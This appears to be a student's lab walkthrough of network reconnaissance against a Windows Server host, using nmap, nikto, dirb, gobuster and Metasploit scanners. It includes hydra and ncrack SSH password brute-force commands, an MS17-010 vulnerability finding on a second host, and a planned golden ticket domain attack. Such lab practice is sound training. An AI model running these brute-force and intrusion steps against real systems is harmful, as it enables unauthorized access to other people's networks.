Pelagiad Walkthrough


Target: 192.168.2.7

Kali: 10.8.0.131

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.7 -oN smol
- sudo nmap -Pn -sV -A -p- 192.168.2.7 -oN med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.7 -oN large


Checked port 80 http



```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Webserver is running (I checked before scans were done) now we can begin nikto and dirb

- nikto -h 192.168.2.7
  - Scan below
- dirb http://192.168.2.7
  - Nothing here




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ nikto -h 192.168.2.7
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.7
+ Target Hostname:    192.168.2.7
+ Target Port:        80
+ Start Time:         2022-10-25 02:00:07 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some fo
rms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si
te in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 7915 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2022-10-25 02:02:04 (GMT-4) (117 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


Before the scan is complete we will attempt to enumerate the iis server using a shortname scanner

- msfconsole
- use scanner/http/iis_shortname_scanner
- set rhosts 192.168.2.7



```
msf6 auxiliary(scanner/http/iis_shortname_scanner) > set rhosts 192.168.2.7
rhosts => 192.168.2.7
msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 192.168.2.7

[*] Target is not vulnerable, or no shortname scannable files are present.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/iis_shortname_scanner) > 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ sudo nmap -Pn -sV -A -p- 192.168.2.7 -oN med
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 01:58 EDT
Nmap scan report for 192.168.2.7
Host is up (0.0076s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp    open  ssh     Bitvise WinSSHD 8.43 (FlowSsh 8.43; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 49:99:d9:14:2b:bc:cf:8c:b6:3d:2b:06:6b:3a:3a:6b (RSA)
|_  384 16:a3:d7:70:be:07:c5:f1:27:b8:98:08:98:ac:d6:a6 (ECDSA)
80/tcp    open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
61240/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: 403 - Forbidden: Access is denied.
|_http-server-header: Microsoft-IIS/7.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (90%), Microso
ft Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8 (90%), Microsoft Windows 7 SP1 (
90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows 8.1 R1 (90%), Microsoft Windows Phone 7.5 or 8.0
(90%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 or 2008 Beta 3 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   8.92 ms 10.8.0.1
2   8.93 ms 192.168.2.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 282.57 seconds
zsh: segmentation fault  sudo nmap -Pn -sV -A -p- 192.168.2.7 -oN med
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Medium scan finished

Port 61240 is open and is another http server, we also have an ftp server available which we will try since anonymous ftp is allowed.

- ftp 192.168.2.7
- anonymous/anonymous

When I try to ls or put anything on the ftp server it stalls and does nothing?

I will check port 61240 http server and also enumerate via dirb and nikto

- dirb http://192.168.2.7:61240


Nothing here either, we've almost run out of options

I will perform a UDP scan

- sudo nmap -Pn -sU 192.168.2.7 -oN medUDP
- Nothing here

Using wget to download everything in ftp

- wget -r -N -l inf --ftp-user=anonymous --ftp-password=anonymous --no-passive-ftp ftp://192.168.2.7



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ wget -r -N -l inf --ftp-user=anonymous --ftp-password=anonymous --no-passive-ftp ftp://192.168.2.7
--2022-10-25 04:20:01--  ftp://192.168.2.7/
           ⇒ ‘192.168.2.7/.listing’
Connecting to 192.168.2.7:21 ... connected.
Logging in as anonymous ... Logged in!
⟹ SYST ... done.    ⟹ PWD ... done.
⟹ TYPE I ... done.  ⟹ CWD not needed.
⟹ PORT ... done.    ⟹ LIST ... done.

192.168.2.7/.listing          [ ⟺                                    ]       0  --.-KB/s    in 0s

⟹ PORT ... done.    ⟹ LIST ... done.

192.168.2.7/.listing          [ ⟺                                    ]       0  --.-KB/s    in 0s

2022-10-25 04:20:01 (0.00 B/s) - ‘192.168.2.7/.listing’ saved [0]

Removed ‘192.168.2.7/.listing’.
--2022-10-25 04:20:01--  ftp://192.168.2.7/
           ⇒ ‘192.168.2.7/index.html’
⟹ CWD not required.
⟹ SIZE  ... done.

⟹ PORT ... done.    ⟹ RETR  ...
No such file ‘’.
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

No luck

The OS is windows server 2008 R2 which is very outdated and may have vulnerabilities associated with it

Since there are 2 http servers I will check for the webdav vulnerability

- msfconsole
- use auxiliary/scanner/http/webdav_scanner
- set path /dav/
- set rhosts 192.168.2.7


Disabled

- set rhosts 192..168.2.7:61240

Disabled

Since we are out of options I will attempt to brute force the Administrator account (if one even exists)

- sudo hydra 192.168.2.7 ssh -l Administrator -P /home/kali/rockyou.txt -t 4




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ sudo hydra 192.168.2.7 ssh -l Administrator -P /home/kali/rockyou.txt -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
zations, or for illegal purposes (this is non-binding, these **

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 logi                                     es per ta
k
[DATA] attacking ssh://192.168.2.7:22/
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 23.00 tries/min, 23 tries in 00:01h, 14344376 to do in 10394:29h, 4 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

No luck

Attempting ncrack

- ncrack ssh://192.168.2.7 -u administrator -P /home/kali/rockyou.txt



```
┌──(kali㉿kali)-[~]
└─$ ncrack ssh://192.168.2.7 -u administrator -P /home/kali/rockyou.txt

Starting Ncrack 0.7 ( http://ncrack.org ) at 2022-10-29 03:02 EDT
Stats: 0:00:45 elapsed; 0 services completed (1 total)
Rate: 0.01; Found: 0; About 0.00% done
Stats: 0:00:46 elapsed; 0 services completed (1 total)
Rate: 0.01; Found: 0; About 0.00% done
Stats: 0:00:50 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
```


Same issue by the looks of it

I will try to enumerate the http servers more with a more thorough list

- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -u 192.168.2.7
- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -u http://192.168.2.7:61240

I have a feeling that to gain access to this machine we require a golden ticket (see steps below to attack Balmora and obtain the passwords for the domain).


Attacking Balmora (192.168.2.10)



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nmap --script smb-vuln* -p 445 192.168.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 04:23 EDT
Nmap scan report for 192.168.2.10
Host is up (0.0054s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.10
```

We know it is most likely the domain controller from port 53 being open, if we can root access we can probably perform a golden ticket attack on all other windows machines in the network.

- If you only have user access, you can attempt the golden ticket method below, I performed this method so I could practice even though I already had root privilege.

